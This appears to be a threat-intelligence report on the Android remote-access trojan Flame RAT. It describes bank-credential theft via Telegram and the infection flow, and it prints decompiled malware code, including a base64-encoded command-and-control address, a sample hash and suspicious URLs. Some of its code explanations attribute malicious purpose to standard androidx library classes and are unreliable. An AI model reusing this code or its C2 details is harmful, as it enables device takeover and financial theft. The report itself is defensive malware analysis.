


In addition to the described features, the attacker can view and control permissions on the infected system. For permissions that the software does not have, there is a 'Send' button within the panel through which the attacker can make a request.




The software contains a special feature for banking applications. The entered banking information is transmitted to the attacker's Telegram account in the form of messages. This way, the attacker gains access to the bank accounts of the targeted Android user.


Flame RAT From the Eyes of Victims



At first, an Android user unwittingly downloads a file from an untrusted source, not realizing it contains malicious elements. The attacker, employing a social engineering strategy, skillfully disguises the file as a harmless program, deceiving the user into thinking everything is normal. Consequently, the victim remains unaware of the file's true malicious nature. In this phase of the attack, the perpetrator introduces a malware named 'HoruSorgu,' with the flexibility to adjust its visual features for a different targeted user.




After the Android user runs the Malicous Application, the system is being infected and to overcome potential permission issues, after opening, the application asks the user to give permissions. The visual appearance of this application can be modified by the developer according to the preferences of the customer.



In the next stage, the Android user is expected to grant the requested permissions to the malicious software. In this scenario, the attacker gains even more access, resulting in increased harm to the Android user.

In the concluding phase, the attacker attains complete access to the Android device with all privileges. Nevertheless, upon entering the application, the user is met with a blank screen, rendering the app nonfunctional. While the Android user might assume the application is no longer useful and proceed to uninstall it, the termination of the malicious software does not bring an end to the connection established by the attacker.

Technical CTI Analysis of Flame RAT



The malicious software developed for Android is coded in the Java language and has a size of 3.79MB.

```
/* renamed from: collaborative.taken.ruqjqtrnntyfaeltvxrkgeqzvtogujmyusgbfvodexnfspqrx2.sdohwemgmrasnqabllnvd
/* loaded from: classes.dex */
public class sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6aEgDk72 extends Service {
    public static Context appContext;

    /* renamed from: st */
    static sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6aEgDk72 f58st;
    public static String ConnectionKey = sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6xGgwo137.m150zghgd
    public static String HideType = "C";
    public static String CLINAME = "face_dusenler_dayi";
    public static String ClientHost = "MTkzLjI3LjkwLjEzMA==";
    public static String ClientPort = "ODAwMA==";

    /* renamed from: Li */
    public static List<sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6RXbxQ97> f55Li = null;
    public static List<sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6KrGAC36> Lcl = null;
    public static long eco = -1;
    public static int plg = -1;
    public static int inx = -1;
    public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "", "", "", "", "", ""};

    /* renamed from: k */
    public static boolean f57k = false;
    public static boolean klive = false;
    public static boolean FORCA = false;
```



The software's code has been obfuscated, and some strings are encrypted. In this code snippet, a class named **sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6aEgDk72** is created. The software creates a service within the Android system through this class. This service aims to establish a remote connection and contains values encoded in base64. The decoded form of the base64 code in the **ClientHost** section is equal to the value 193.27.90.130, and the decoded form of the base64 code in the **ClientPort** section is equal to the value 8000. The intention here is to establish a connection via 193.27.90.130:8000

```java
package collaborative.taken.p000ruqjqtrnntyfaeltvxrkgeqzvtogujmyusgbfvodexnfspqrx2;

import android.app.DownloadManager;
import android.net.Uri;
import android.os.Environment;
import android.webkit.DownloadListener;
import android.webkit.URLUtil;

/* compiled from: sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6bxqkG55.java */
/* renamed from: collaborative.taken.ruqjqtrnntyfaeltvxrkgeqzvtogujmyusgbfvodexnfspqrx2.sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6DizoO49 */
/* loaded from: classes.dex */
class listener implements DownloadListener {
    final /* synthetic */ sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6bxqkG55 this$0;

    /* JADX INFO: Access modifiers changed from: package-private */
    public listener(sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6bxqkG55 sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6bxqkg55) {
        this.this$0 = sdohwemgmrasnqabllnvdynhltbomcqjinabqcwzwyuqfzrmwy6bxqkg55;
    }

    @Override // android.webkit.DownloadListener
    public void onDownloadStart(String str, String str2, String str3, String str4, long j) {
        try {
            DownloadManager.Request request = new DownloadManager.Request(Uri.parse(str));
            String guessFileName = URLUtil.guessFileName(str, str3, str4);
            request.allowScanningByMediaScanner();
            request.setNotificationVisibility(1);
            request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, guessFileName);
            ((DownloadManager) this.this$0.getSystemService("download")).enqueue(request);
        } catch (Exception unused) {
        }
    }
}
```

This code snippet represents a class that handles download requests initiated within a WebView in Android applications. It implements the DownloadListener interface and, by using the onDownloadStart method, listens for links clicked by the user. It downloads a listener based on the link and initiates the process. During this process, it makes various configurations, such as determining the name of the downloaded file and specifying where it should be saved. The code also handles possible exceptions. As a result of the process, a remote connection occurs between the server and Android.

```java
public static ArrayList<File> getRootDirs() {
    File externalStorageDirectory;
    File[] externalFilesDirs;
    String absolutePath;
    int indexOf;
    HashSet hashSet = new HashSet();
    ArrayList<File> arrayList = null;
    if (Build.VERSION.SDK_INT >= 19 && (externalFilesDirs = ApplicationLoader.applicationContext.getExternalFilesDirs(null)) != null) {
        for (int r4 = 0; r4 < externalFilesDirs.length; r4++) {
            if (externalFilesDirs[r4] != null && (indexOf = (absolutePath = externalFilesDirs[r4].getAbsolutePath()).indexOf("/Android")) >= 0) {
                if (arrayList == null) {
                    arrayList = new ArrayList<>();
                }
                File file = new File(absolutePath.substring(0, indexOf));
                for (int r5 = 0; r5 < arrayList.size(); r5++) {
                    arrayList.get(r5).getPath().equals(file.getPath());
                }
                if (!hashSet.contains(file.getAbsolutePath())) {
                    hashSet.add(file.getAbsolutePath());
                    arrayList.add(file);
                }
            }
        }
    }
    if (arrayList == null) {
        arrayList = new ArrayList<>();
    }
    if (arrayList.isEmpty() && (externalStorageDirectory = Environment.getExternalStorageDirectory()) != null && !hashSet.contains(externalStorageDirectory.get
        arrayList.add(externalStorageDirectory);
    }
    return arrayList;
}
```

The 'getRootDirs' function in Android identifies and lists root directories, primarily utilizing external files directories. It is used for persistence by malicious software, allowing access to device directories and facilitating a lasting presence.




```
package androidx.core.widget;

import android.content.res.Resources;
import android.os.SystemClock;
import android.util.DisplayMetrics;
import android.view.MotionEvent;
import android.view.View;
import android.view.ViewConfiguration;
import android.view.animation.AccelerateInterpolator;
import android.view.animation.AnimationUtils;
import android.view.animation.Interpolator;
import androidx.core.view.ViewCompat;

/* loaded from: classes.dex */
public abstract class AutoScrollHelper implements View.OnTouchListener {
    private static final int DEFAULT_ACTIVATION_DELAY = ViewConfiguration.getTapTimeout();
    private static final int DEFAULT_EDGE_TYPE = 1;
    private static final float DEFAULT_MAXIMUM_EDGE = Float.MAX_VALUE;
    private static final int DEFAULT_MAXIMUM_VELOCITY_DIPS = 1575;
    private static final int DEFAULT_MINIMUM_VELOCITY_DIPS = 315;
    private static final int DEFAULT_RAMP_DOWN_DURATION = 500;
    private static final int DEFAULT_RAMP_UP_DURATION = 500;
    private static final float DEFAULT_RELATIVE_EDGE = 0.2f;
    private static final float DEFAULT_RELATIVE_VELOCITY = 1.0f;
    public static final int EDGE_TYPE_INSIDE = 0;
    public static final int EDGE_TYPE_INSIDE_EXTEND = 1;
    public static final int EDGE_TYPE_OUTSIDE = 2;
    private static final int HORIZONTAL = 0;
    public static final float NO_MAX = Float.MAX_VALUE;
    public static final float NO_MIN = 0.0f;
    public static final float RELATIVE_UNSPECIFIED = 0.0f;
    private static final int VERTICAL = 1;
    private int mActivationDelay;
    private boolean mAlreadyDelayed;
    boolean mAnimating;
    private int mEdgeType;
    private boolean mEnabled;
    private boolean mExclusive;
    boolean mNeedsCancel;
    boolean mNeedsReset;
    private Runnable mRunnable;
    final View mTarget;
    final ClampedScroller mScroller = new ClampedScroller();
```


The Flame Tools Android RAT malware uses a class named AutoScrollHelper to prevent the user from uninstalling this malware on the infected system. View.OnTouchListener is a listener used to track interactions in an Android application. This listener is utilized to monitor user interactions, and it blocks the user from performing actions related to uninstallation by tracking the interactions at the time when the malicious software is intended to be removed.

```
    public <T> T postAndWait(final Callable<T> callable, int r14) throws InterruptedException {
        final ReentrantLock reentrantLock = new ReentrantLock();
        final Condition newCondition = reentrantLock.newCondition();
        final AtomicReference atomicReference = new AtomicReference();
        final AtomicBoolean atomicBoolean = new AtomicBoolean(true);
        post(new Runnable() { // from class: androidx.core.provider.SelfDestructiveThread.3
            @Override // java.lang.Runnable
            public void run() {
                try {
                    atomicReference.set(callable.call());
                } catch (Exception unused) {
                }
                reentrantLock.lock();
                try {
                    atomicBoolean.set(false);
                    newCondition.signal();
                } finally {
                    reentrantLock.unlock();
                }
            }
        });
        reentrantLock.lock();
        try {
            if (!atomicBoolean.get()) {
                return (T) atomicReference.get();
            }
            long nanos = TimeUnit.MILLISECONDS.toNanos(r14);
            do {
                try {
                    nanos = newCondition.awaitNanos(nanos);
                } catch (InterruptedException unused) {
                }
                if (!atomicBoolean.get()) {
                    return (T) atomicReference.get();
                }
            } while (nanos > 0);
            throw new InterruptedException("timeout");
        } finally {
            reentrantLock.unlock();
        }
    }
```


Within the malicious software, there is a class named SelfDestructiveThread. This class serves the purpose of the malicious software to clean itself from the system. The malicious software locks the Android system within milliseconds, posts specific values, and then unlocks it. Afterward, it transfers the collected data within the system to a remote server and eradicates the threats it executed. These code snippets come into play upon receiving a command remotely. The goal is to minimize the risk of detection of illegal activities.



Although the developer released the software to the market as FUD, research results reveal that the malicious software has been detected by 30 antivirus programs. Nevertheless, the developer claims to continuously reduce this detection rate through regular updates.



Another noteworthy aspect within the software is the Dex file that appears in bundled files. Dex files are converted to executable form by transforming Java language programs into DEX files during the compilation process. However, this situation was more common in versions prior to Android 5.0 (Lollipop). In Android 5.0 and later versions, a new virtual machine system called Android Runtime (ART) started being used.



The hash data associated with this Dex format was recently leaked on VirusTotal. Although the software is marketed as FUD, it is detected as malicious by 23 antivirus programs. Nevertheless, the developer claims to continuously reduce this detection rate through regular updates.

Names

8ba74fc5e864f572da5d5b67594b8f7e44f14d3cb63252dc4d6142a022a4a403

Android Info


Summary

Android Type DEX


Interesting Strings

```
http://aksakal.tc/scr.php
http://schemas.android.com/apk/res/android
https://maps.googleapis.com/maps/api/staticmap?center=%.6f,%.6f&zoom=%d&size=%dx%d&maptype=roadmap&scale=%d
https://maps.googleapis.com/maps/api/staticmap?center=%.6f,%.6f&zoom=%d&size=%dx%d&maptype=roadmap&scale=%d&key=%s
https://maps.googleapis.com/maps/api/staticmap?center=%.6f,%.6f&zoom=%d&size=%dx%d&maptype=roadmap&scale=%d&markers=color:red%7Csize:mid%7C%.6f,%.6f&sensor=false
https://maps.googleapis.com/maps/api/staticmap?center=%.6f,%.6f&zoom=%d&size=%dx%d&maptype=roadmap&scale=%d&markers=color:red%7Csize:mid%7C%.6f,%.6f&sensor=false&key=%s
https://static-maps.yandex.ru/1.x/?ll=%.6f,%.6f&z=%d&size=%d,%d&l=map&scale=%d&lang=%s
https://static-maps.yandex.ru/1.x/?ll=%.6f,%.6f&z=%d&size=%d,%d&l=map&scale=%d&pt=%.6f,%.6f,vkbkm&lang=%s
```

